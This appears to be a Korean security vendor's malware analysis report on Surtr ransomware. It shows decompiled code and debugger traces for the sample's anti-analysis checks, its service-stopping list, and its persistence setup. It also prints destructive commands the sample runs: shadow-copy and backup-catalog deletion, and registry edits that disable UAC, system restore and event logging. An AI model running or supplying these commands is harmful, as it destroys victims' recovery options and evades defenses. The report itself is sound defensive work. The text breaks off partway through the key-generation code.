PIOLINK

Surtr ransomware

사이버위협분석팀

목차


1. 개요

Surtr 랜섬웨어가 국내에 유포된 정황이 발견되었다. Surtr 랜섬웨어는 특정 국가일 경우 악성코드를 종료하며, 암호화 완료 후 배경화면 변경, 파일 아이콘 변경 등의 특징을 가지고 있다. 일부 샘플에서는 REvil 과 관련된 문장으로 제조업체를 변경해 Surtr 랜섬웨어의 개발자가 REvil 랜섬웨어 그룹과 협력했을 가능성이 있다고 보기도 한다.

2. 상세분석

파일 이름	Surtr.exe
운영체제	Windows
파일 타입	exe
파일 크기	1,178,624 바이트
MD5	674e7ee905d24a89af47b53b53ffc23c
Sha256	32f9e35d861d166a7ae22eb24f50ab0fb1adedc9f1ae5f1ce2c76e3268b2b4c1
주요행위	백업파일 삭제, 파일 암호화 후 재부팅

2.1 도식도



1) 국가 정보 확인 후 특정 국가일 경우 악성코드 종료

2) 디버깅 및 샌드박스 환경 검사

3) 서비스 존재 유무 확인

4) 백업 파일 삭제

5) 프로세스 실행 여부 확인

6) 레지스트리 설정 변경

7) 작업 스케줄러 등록

8) 감염정보 수집 후 전송

9) 암호화 진행

10) 배경화면 및 아이콘 변경 후 재부팅

2.2 Surtr.exe 분석

○ 랜섬웨어 실행 시 사용되는 파일을 저장하기 위한 폴더를 "Service"란 이름으로 생성한다.

- C:\\ProgramData\Service
- \"%TEMP%\\Service

```
0035F800  013287E7  CALL to CreateProcessW from 32f9e35d.013287E1
0035F804  00667968  ModuleFileName = "C:\Windows\system32\cmd.exe"
0035F808  0066D550  CommandLine = "C:\Windows\system32\cmd.exe /c mkdir "%TEMP%\Service""
0035F80C  00000000  pProcessSecurity = NULL
0035F810  00000000  pThreadSecurity = NULL
0035F814  00000001  InheritHandles = TRUE
0035F818  00000400  CreationFlags = CREATE_UNICODE_ENVIRONMENT
0035F81C  00000000  pEnvironment = NULL
0035F820  00000000  CurrentDir = NULL
0035F824  0035F838  pStartupInfo = 0035F838
0035F828  0035F87C  pProcessInfo = 0035F87C
```

[그림 1] 폴더 생성

○ 악성코드를 실행하면 NoRunAnyWay 디렉터리를 확인 후 악성행위 진행 여부를 결정한다.

```
v3 = GetFileAttributesW(L"NoRunAnyWay");
if ( v3 != -1 && !(v3 & 0x10) || (v4 = GetFileAttributesW(L"C:\\ProgramData\\NoRunAnyWay"), v4 != -1) && !(v4 & 0x10) )
{
  MessageBoxW(0, L"WARNING. Self Protection Is Enable.", L"SurtrRansomware", 0x10u);
  exit(-1);
}
```

[그림 2] NoRunAnyWay 폴더 확인

○ 중복 실행 방지를 위해 "SurtrMUTEX" 이름으로 뮤텍스를 생성한다.

```
0035F918  01318506  CALL to OpenMutexW from 32f9e35d.01318500
0035F91C  001F0001  Access = 0x1F0001
0035F920  00000000  Inheritable = FALSE
0035F924  01362218  MutexName = "SurtrMUTEX"
```

[그림 3] 뮤텍스 생성 여부 확인

```
0035F918  0131851B  CALL to CreateMutexW from 32f9e35d.01318515
0035F91C  00000000  pSecurity = NULL
0035F920  00000000  InitialOwner = FALSE
0035F924  01362218  MutexName = "SurtrMUTEX"
```

[그림 4] 뮤텍스 생성

○ 수월한 악성행위 진행을 위해 언어를 영어로 설정한다.

- "C:\Windows\systme32\cmd.exe /c chcp 437"

```
0035F7F8  013285BB  CALL to CreateProcessA from 32f9e35d.013285B5
0035F7FC  00660F48  ModuleFileName = "C:\Windows\system32\cmd.exe"
0035F800  00684BB8  CommandLine = "C:\Windows\system32\cmd.exe /c chcp 437"
0035F804  00000000  pProcessSecurity = NULL
0035F808  00000000  pThreadSecurity = NULL
0035F80C  00000001  InheritHandles = TRUE
0035F810  00000000  CreationFlags = 0
0035F814  00000000  pEnvironment = NULL
0035F818  00000000  CurrentDir = NULL
0035F81C  0035F830  pStartupInfo = 0035F830
0035F820  0035F874  pProcessInfo = 0035F874
```

[그림 5] 언어 설정

○ ip-api.com 을 이용해 국가정보를 가져온 후 특정 국가일 경우 악성코드가 진행되지 않는다.

```
sub_4C9D80(&v6, "ip-api.com", 0xAu);
sub_407510(v6, v7, v8, v9, v10, v11);
v17 = 0;
if ( sub_4C9C90(&lpMem, (int)"region", v0, 6) == -1 )
  sub_4C9D80(&lpMem, "{\"query\":\"no ip information\"}", 0x1Du);
if ( v15 > 0x1E )
{
  v2 = sub_4C9C90(&lpMem, (int)"{", v1, 1);
  v11 = sub_4C9C90(&lpMem, (int)"}", v3, 1) - v2 + 1;
  v4 = (LPVOID *)sub_4C95F0(&v12, v2, v11);
  if ( &lpMem != v4 )
  {
    if ( v16 >= 0x10 )
      sub_4CA2B0(&lpMem, lpMem, v16 + 1);
    v16 = 15;
    v15 = 0;
    LOBYTE(lpMem) = 0;
    sub_4CA1E0(&lpMem, v4);
  }
```

[그림 6] 국가 정보 확인

```
GET /json/ HTTP/1.1
Host: ip-api.com:80
User-Agent: curl/7.66.0
Accept: */*
Content-type: text/html; charset=utf-8
Connection: close

HTTP/1.1 200 OK
Date: Wed, 09 Nov 2022 04:50:47 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 287
Access-Control-Allow-Origin: *
X-Ttl: 60
X-Rl: 44

{"status":"success","country":"South Korea","countryCode":"KR","region":"11","regionName":"Seoul","city":"Gwanak-gu","zip":"087","lat":37.4749,"lon":
126.9571,"timezone":"Asia/Seoul","isp":"SK Broadband Co Ltd","org":"broadNnet","as":"AS9318 SK Broadband Co Ltd","query":"211.201.19.227"}
```

[그림 7] 패킷 정보

```
sub_404540(v9, (int)"find country\n");
if ( sub_4C9630((int)&dword_51DEC8, (int)"Russia", v95) != -1
  || sub_4C9630((int)&dword_51DEC8, (int)"Ukraine", v10) != -1
  || sub_4C9630((int)&dword_51DEC8, (int)"Armenia", v11) != -1
  || sub_4C9630((int)&dword_51DEC8, (int)"Iran", v12) != -1
  || sub_4C9630((int)&dword_51DEC8, (int)"Azerbaijan", v13) != -1
  || sub_4C9630((int)&dword_51DEC8, (int)"Turkmenistan", v14) != -1
  || sub_4C9630((int)&dword_51DEC8, (int)"Turkey", v15) != -1
  || sub_4C9630((int)&dword_51DEC8, (int)"Georgia", v16) != -1
  || sub_4C9630((int)&dword_51DEC8, (int)"Kazakhstan", v17) != -1
  || sub_4C9630((int)&dword_51DEC8, (int)"Tajikistan", v18) != -1
  || sub_4C9630((int)&dword_51DEC8, (int)"Uzbekistan", v19) != -1 )
{
  MessageBoxW(
    0,
    L"WARNING. Surtr does not run in this country, if you do it again you will be banned.",
    L"SurtrRansomware",
    0x10u);
  exit(-1);
}
```

[그림 8] 제외 국가

○ 디버깅 및 샌드박스 환경을 검사한다. 디버거가 감지될 경우 악성코드를 종료한다.

- DeviceIoControl을 사용하여 드라이브 용량을 하드코딩 된 상수랑 비교하며, 통과하면 카운터가 증가한다.
- 해당 카운터를 2와 비교해 크다면 디버거가 발견되었다는 메시지 박스를 띄운다.

```
HANDLE v0; // eax
__int64 OutBuffer; // [esp+0h] [ebp-20h]
unsigned int v3; // [esp+Ch] [ebp-14h]
unsigned int v4; // [esp+10h] [ebp-10h]
unsigned int v5; // [esp+14h] [ebp-Ch]
DWORD BytesReturned; // [esp+18h] [ebp-8h]

v0 = CreateFileW(L"\\\\.\\PhysicalDrive0", 0, 3u, 0, 3u, 0, 0);
DeviceIoControl(v0, 0x70000u, 0, 0, &OutBuffer, 0x18u, &BytesReturned, 0);
return (unsigned int)((signed __int64)(v4 * (unsigned __int64)v5 * v3 * OutBuffer) / 0x40000000) < 0x28;
```

[그림 9] 드라이브 용량 확인

```
v22 = IsDebuggerPresent() == 0;
v23 = word_51D060;
if ( !v22 )
  v23 = word_51D060++ + 1;
if ( (unsigned __int16)word_51D088 > 2u || (unsigned __int16)v23 > 2u )
{
  MessageBoxW(0, L"WARNING. SandBox/Debugger Detected!!!", L"SurtrRansomware", 0x10u);
  exit(-1);
}
```

[그림 10] IsDebuggerPresent 실행

○ 특정 서비스의 존재 유무를 확인한 후 종료 대상일 경우 서비스를 종료 한다.

- service.surt 파일 생성후 "Services Stopped"가 기록된다.

```
if ( sub_4C9630((int)&v112, (int)"nostopservices", v95) == -1
  && !sub_404850(L"C:\\ProgramData\\Service\\Service.surt") )
{
  sub_4CAF60((int)&v113, sub_4C8090);       // stop service
  LOBYTE(v120) = 1;
  sub_404810(&v113);
  v29 = fopen("C:\\ProgramData\\Service\\Service.surt", "wb");
  fwrite("Services Stopped", 0x11u, 1u, v29);
  fclose(v29);
  LOBYTE(v120) = 0;
  if ( v114 )
    goto LABEL_34;
}
```

[그림 11] 서비스 종료

```
result = OpenSCManagerW(0, 0, 0xF003Fu);
hSCObject = result;
if ( result )
{
  v4 = OpenServiceW(result, v1, 0x2Cu);
  if ( v4 )
  {
    if ( QueryServiceStatusEx(v4, 0, &Buffer, 0x24u, &pcbBytesNeeded) )
    {
      if ( v13 == 1 )
      {
        sub_404540(v5, (int)"Service is already stopped.\n");
      }
      else if ( v13 == 3 )
      {
        while ( 1 )
        {
          sub_404540(v5, (int)"Service stop pending...\n");
          v6 = v14 / 0xA;
          if ( v14 / 0xA >= 0x3E8 )
          {
            if ( v6 > 0x7D0 )
              v6 = 2000;
          }
          else
          {
            v6 = 1000;
          }
          Sleep(v6);
          if ( !QueryServiceStatusEx(v4, 0, &Buffer, 0x24u, &pcbBytesNeeded) )
            break;
          if ( v13 == 1 )
          {
            sub_404540(v7, (int)"Service stopped successfully.\n");
            break;
          }
          if ( GetTickCount() - v2 > 0x7D0 )
          {
            sub_404540(v5, (int)"Service stop timed out.\n");
            break;
          }
```

[그림 12] 서비스 종료 - 2

```
sVssProv:                       ; DATA XREF: .data:off_51AA40↓o
        text "UTF-16LE", 'Acronis VSS Provider',0
        align 10h
riseClie:                       ; DATA XREF: .data:0051AA44↓o
        text "UTF-16LE", 'Enterprise Client Service',0
Agent:                          ; DATA XREF: .data:0051AA48↓o
        text "UTF-16LE", 'Sophos Agent',0
        align 10h
Autoupda:                       ; DATA XREF: .data:0051AA4C↓o
        text "UTF-16LE", 'Sophos AutoUpdate Service',0
CleanSer:                       ; DATA XREF: .data:0051AA50↓o
        text "UTF-16LE", 'Sophos Clean Service',0
        align 10h
DeviceCo:                       ; DATA XREF: .data:0051AA54↓o
        text "UTF-16LE", 'Sophos Device Control Service',0
FileScan:                       ; DATA XREF: .data:0051AA58↓o
        text "UTF-16LE", 'Sophos File Scanner Service',0
HealthSe:                       ; DATA XREF: .data:0051AA5C↓o
        text "UTF-16LE", 'Sophos Health Service',0
McsAgent:                       ; DATA XREF: .data:0051AA60↓o
        text "UTF-16LE", 'Sophos MCS Agent',0
        align 4
McsClien:                       ; DATA XREF: .data:0051AA64↓o
        text "UTF-16LE", 'Sophos MCS Client',0
MessageR:                       ; DATA XREF: .data:0051AA68↓o
        text "UTF-16LE", 'Sophos Message Router',0
Safestor:                       ; DATA XREF: .data:0051AA6C↓o
        text "UTF-16LE", 'Sophos Safestore Service',0
        align 4
SystemPr:                       ; DATA XREF: .data:0051AA70↓o
        text "UTF-16LE", 'Sophos System Protection Service',0
        align 4
WebContr:                       ; DATA XREF: .data:0051AA74↓o
        text "UTF-16LE", 'Sophos Web Control Service',0
```

[그림 13] 종료 대상 서비스 목록(일부)

○ 파일 복원을 어렵게 하기 위해 백업파일을 삭제하고, 휴지통에 저장된 파일 삭제 행위를 수행한다.

- 백업 파일 삭제 후 Service 폴더에 BUs.surt 파일을 생성 후 “Backups Deleted” 문구를 작성한다.

```
sub_404540(v28, (int)"delete backups\n");
if ( sub_4C9630((int)&v112, (int)"nodeletebackups", v95) == -1 )
{
  if ( !sub_404850(L"C:\\ProgramData\\Service\\BUs.surt") )
  {
    sub_4CAF60((int)&v113, sub_406CA0);
    LOBYTE(v120) = 2;
    sub_404810(&v113);
    v31 = fopen("C:\\ProgramData\\Service\\BUs.surt", "wb");
    fwrite("Backups Deleted", 0x10u, 1u, v31);
    fclose(v31);
    LOBYTE(v120) = 0;
    if ( v114 )
      terminate();
  }
```

[그림 14] 백업 파일 삭제

```
sub_4093B0(L"/c vssadmin.exe Delete Shadows /all /quiet");
sub_4093B0(L"/c bcdedit /set {default} recoveryenabled No");
sub_4093B0(L"/c bcdedit /set {default} bootstatuspolicy IgnoreAllFailures");
sub_4093B0(L"/c fsutil.exe usn deletejournal /D C:");
sub_4093B0(L"/c wbadmin.exe delete catalog -quiet");
sub_4093B0(L"/c schtasks.exe /Change /TN \"\\Microsoft\\Windows\\SystemRestore\\SR\" /disable");
```


[그림 15] 실행 페이로드

○ 프로세스 존재 유무 확인 후 특정 프로세스일 경우 종료한다.

- 분석에 사용되는 프로세스가 목록에 포함되어 있으며, 해당될 경우 메시지 창을 띄운다.

```
tydebugg:                               ; DATA XREF: sub_4015D0+34C↑o
        text "UTF-16LE", 'IMMUNITYDEBUGGER.EXE',0
        align 4
Exe:                                    ; DATA XREF: sub_4015D0+377↑o
        text "UTF-16LE", 'GHIDRA.EXE',0
        align 4
Exe:                                    ; DATA XREF: sub_4015D0+3B2↑o
        text "UTF-16LE", 'X32DBG.EXE',0
        align 4
Exe:                                    ; DATA XREF: sub_4015D0+3ED↑o
        text "UTF-16LE", 'X64DBG.EXE',0
        align 4
gExe:                                   ; DATA XREF: sub_4015D0+428↑o
        text "UTF-16LE", 'OLLYDBG.EXE',0
```

[그림 16] 종료 대상 프로세스 목록(일부)



[그림 17] 메시지 창

○ 수월한 악성행위 진행을 위해 레지스트리 설정을 변경한다. 설정이 완료되면 reg.surt 파일을 생성한 후 관련 문자열을 기록한다.

```
sub_4092B0(
  "/c reg add HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\System  /v EnableLUA  /t REG_DWORD /d 0 /f");                                    // UAC(사용자 계정 컨트롤) 비활성화
sub_4092B0(
  "/c reg add HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\System  /v EnableLinkedConnec"
  "tions /t REG_DWORD /d 1 /f");
sub_4092B0(
  "/c reg add HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\System   /v DisableTaskMgr  /t"// 작업관리자 비활성화
  " REG_DWORD /d 1 /f");
sub_4092B0(
  "/c reg add HKEY_LOCAL_MACHINE\\Software\\Policies\\Microsoft\\Windows\\System   /v AllowBlockingAppsAtShutdown  /t R"// 로그아웃 시 자동 재로그인 설정
  "EG_DWORD /d 1 /f");
sub_4092B0(
  "/c reg add HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer   /v StartMenuLogOff "// 시작 메뉴 로그아웃 항목 삭제
  " /t REG_DWORD /d 1 /f");
sub_4092B0(
  "/c reg add HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer   /v NoRun  /t REG_DWORD /d 1 /f");                                  // 시작메뉴 실행메뉴 제거
sub_4092B0(
  "/c reg add HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\System   /v DisableChangePassw"// 계정 비밀번호 변경 비활성화
  "ord  /t REG_DWORD /d 1 /f");
sub_4092B0(
  "/c reg add HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\System   /v DisableLockWorksta"// 윈도우 잠금 화면 비활성화
  "tion  /t REG_DWORD /d 1 /f");
sub_4092B0(
  "/c reg add HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\System   /v NoLogoff  /t REG_DWORD /d 1 /f");                                 // 로그오프 항목 제거
sub_4092B0(
  "/c reg add HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer   /v NoClose  /t REG_DWORD /d 1 /f");                                 // 시스템 종료 버튼 제거
sub_4092B0(
  "/c reg add HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer   /v StartMenuLogOff "// 시작메뉴 로그아웃 항목 제거
  " /t REG_DWORD /d 1 /f");
sub_4092B0(
  "/c reg add HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\NonEnum   /v {645FF040-5081-10"// 바탕화면에서 휴지통 제거
  "1B-9F08-00AA002F954E}  /t REG_DWORD /d 1 /f");
sub_4092B0(
  "/c reg add HKEY_LOCAL_MACHINE\\SOFTWARE\\Policies\\Microsoft\\Windows\\WinRE   /v DisableSetup  /t REG_DWORD /d 1 /f");                                  // 시스템 기본 상태 복원 비활성화
sub_4092B0(
  "/c reg add \"HKEY_LOCAL_MACHINE\\Software\\Policies\\Microsoft\\Windows NT\\SystemRestore\"   /v DisableConfig  /t R"// 시스템 복원 비활성화
  "EG_DWORD /d 1 /f");
```

[그림 18] 실행 명령어 - 1


```
sub_4092B0(
  "/c reg add \"HKEY_LOCAL_MACHINE\\Software\\Policies\\Microsoft\\Windows NT\\SystemRestore\"   /v DisableSR  /t REG_DWORD /d 1 /f");                                 // 시스템 복원 비활성화
sub_4092B0(
  "/c reg add HKEY_LOCAL_MACHINE\\Software\\Policies\\Microsoft\\Windows\\Backup\\Client   /v DisableBackupToDisk  /t R"// 로컬 디스크에 백업 방지
  "EG_DWORD /d 1 /f");
sub_4092B0(
  "/c reg add HKEY_LOCAL_MACHINE\\Software\\Policies\\Microsoft\\Windows\\Backup\\Client   /v DisableBackupToNetwork  /"// 네트워크 위치로 백업 금지
  "t REG_DWORD /d 1 /f");
sub_4092B0(
  "/c reg add HKEY_LOCAL_MACHINE\\Software\\Policies\\Microsoft\\Windows\\Backup\\Client   /v DisableBackupToOptical  /"// Optical 미디어(CD/DVD)로의 백업 금지
  "t REG_DWORD /d 1 /f");
sub_4092B0(
  "/c reg add HKEY_LOCAL_MACHINE\\Software\\Policies\\Microsoft\\Windows\\Backup\\Client   /v DisableBackupLauncher  /t"// 백업 상태 및 구성 프로그램을 실행하지 못하도록 방지
  " REG_DWORD /d 1 /f");
sub_4092B0(
  "/c reg add HKEY_LOCAL_MACHINE\\Software\\Policies\\Microsoft\\Windows\\Backup\\Client   /v DisableRestoreUI  /t REG_DWORD /d 1 /f");                                // 복원기능 비활성화
sub_4092B0(
  "/c reg add HKEY_LOCAL_MACHINE\\Software\\Policies\\Microsoft\\Windows\\Backup\\Client   /v DisableBackupUI  /t REG_DWORD /d 1 /f");                                 // 데이터 파일 백업 기능 비활성화
sub_4092B0(
  "/c reg add HKEY_LOCAL_MACHINE\\Software\\Policies\\Microsoft\\Windows\\Backup\\Client   /v DisableSystemBackupUI  /t"// 시스템 이미지 만들기 기능 비활성화
  " REG_DWORD /d 1 /f");
sub_4092B0(
  "/c reg add HKEY_LOCAL_MACHINE\\Software\\Policies\\Microsoft\\Windows\\Backup\\Server   /v OnlySystemBackup  /t REG_DWORD /d 1 /f");                                 // 시스템 백업만 허용
sub_4092B0(
  "/c reg add HKEY_LOCAL_MACHINE\\Software\\Policies\\Microsoft\\Windows\\Backup\\Server   /v NoBackupToDisk  /t REG_DWORD /d 1 /f");                                 // 로컬로 연결된 스토리지를 백업 대상
sub_4092B0(
  "/c reg add HKEY_LOCAL_MACHINE\\Software\\Policies\\Microsoft\\Windows\\Backup\\Server   /v NoBackupToNetwork  /t REG_DWORD /d 1 /f");                                 // 네트워크를 백업대상으로 허용하
sub_4092B0(
  "/c reg add HKEY_LOCAL_MACHINE\\Software\\Policies\\Microsoft\\Windows\\Backup\\Server   /v NoBackupToOptical  /t REG_DWORD /d 1 /f");                                 // Optical 미디어를 백업 대상으로
sub_4092B0(
  "/c reg add HKEY_LOCAL_MACHINE\\Software\\Policies\\Microsoft\\Windows\\Backup\\Server   /v NoRunNowBackup  /t REG_DWORD /d 1 /f");                                 // 컴퓨터 1회 백업 실행 비활성화
return sub_4092B0(
        "/c reg add HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\Control\\WMI\\Autologger\\EventLog-System\\{9580d7d"// 이벤트 로깅 비활성화
        "d-0379-4658-9870-d5be7d52d6de}   /v Enable /t REG_DWORD /d 0 /f");
```

[그림 19] 실행 명령어 - 2


○ 지속성 유지를 위해 작업스케줄러에 악성코드를 등록한다.

```
int __thiscall sub_4064B0(LPCWSTR lpExistingFileName)
{
  CopyFileW(lpExistingFileName, L"C:\\ProgramData\\Microsoft\\Windows\\Start Menu\\Programs\\StartUp\\Surtr.exe", 1);
  sub_4D2028((int)L"schtasks /CREATE /SC ONLOGON /TN svchos1 /TR \"C:\\ProgramData\\Service\\Surtr.exe\" /RU SYSTEM /RL HIGHEST /F");
  sub_4D2028((int)L"schtasks /CREATE /SC ONLOGON /TN svchos2 /TR \"C:\\ProgramData\\Service\\Surtr.exe\" /F");
  sub_4D2028((int)L"copy \"C:\\ProgramData\\Service\\Surtr.exe\" \"%appdata%\\Microsoft\\Windows\\Start Menu\\Programs\\St"
                   "artup\\Surtr.exe\"");
  sub_4D2033((int)"reg add HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\\ /v \"svchos1\" /t REG_"
                  "SZ /d C:\\ProgramData\\Service\\Surtr.exe /f");
  sub_4D2033((int)"reg add HKEY_CURRENT_USER\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\\ /v \"svchos2\" /t REG_S"
                  "Z /d C:\\ProgramData\\Service\\Surtr.exe /f");
  sub_4D2033((int)"reg add HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\RunOnce\\ /v \"svchos3\" /t "
                  "REG_SZ /d C:\\ProgramData\\Service\\Surtr.exe /f");
  return sub_4D2033((int)"reg add HKEY_CURRENT_USER\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\RunOnce\\ /v \"svchos4"
                         "\" /t REG_SZ /d C:\\ProgramData\\Service\\Surtr.exe /f");
}
```

[그림 20] 실행 명령어



[그림 21] 로그온 할때마다 악성코드 실행



[그림 22] 레지스트리 설정

○ 고유 ID를 생성, 개인키, 공개키를 생성하여 파일에 기록한다.

```
0035F73C  0132E483  CALL to CreateFileW from 32f9e35d.0132E47D
0035F740  006A15E8  FileName = "C:₩ProgramData₩Service₩ID_DATA.surt"
0035F744  40000000  Access = GENERIC_WRITE
0035F748  00000003  ShareMode = FILE_SHARE_READ|FILE_SHARE_WRITE
0035F74C  0035F7C0  pSecurity = 0035F7C0
0035F750  00000002  Mode = CREATE_ALWAYS
0035F754  00000080  Attributes = NORMAL
0035F758  00000000  hTemplateFile = NULL
```

[그림 23] ID_DATA.surt 파일 생성

```
v0 = "CryptAcquireContext";
if ( !CryptAcquireContextW(&hProv, 0, 0, 1u, 0xF0000000) )
  goto LABEL_35;
v0 = "CryptGenKey";
if ( !CryptGenKey(hProv, 0xA400u, 0x4000001u, &hKey) )
  goto LABEL_35;
v0 = "PUBLIC KEY BLOB1";
v1 = CryptExportKey(hKey, 0, 6u, 0, 0, &cbBinary);
v2 = (BYTE *)malloc(cbBinary);
pbBinary = v2;
if ( !v1 )
  goto LABEL_35;
v0 = "PUBLIC KEY BLOB2";
if ( CryptExportKey(hKey, 0, 6u, 0, v2, &cbBinary)
  && (v0 = "PUBLIC KEY BASE64 1",
      v3 = CryptBinaryToStringA(pbBinary, cbBinary, 0x80000001, 0, &::pcchString),
      v4 = malloc(::pcchString),
      dword_51D074 = v4,
      v3)
  && (v0 = "PUBLIC KEY BASE64 2", CryptBinaryToStringA(pbBinary, cbBinary, 0x80000001, (LPSTR)v4, &::pcchString)) )
{
  v5 = (const wchar_t *)&lpFileName;
  if ( (unsigned int)dword_51D3C8 >= 8 )
    v5 = lpFileName;
  v6 = _wfopen(v5, L"wb");
  sub_404520(v6, "%s", dword_51D074);
  fclose(v6);
  v33 = "HCPUBLIC Public string to binary";
  v7 = CryptStringToBinaryA(
         "BgIAAACkAABSU0ExAAQAAAEAAQC5iFWdmsxignUATx6osxcCgwa5C+mmW3hdMdwsq92kAQG0K2HhZjm7vE1SBrNg8gl/vLvCDbIib0AtgddYN"
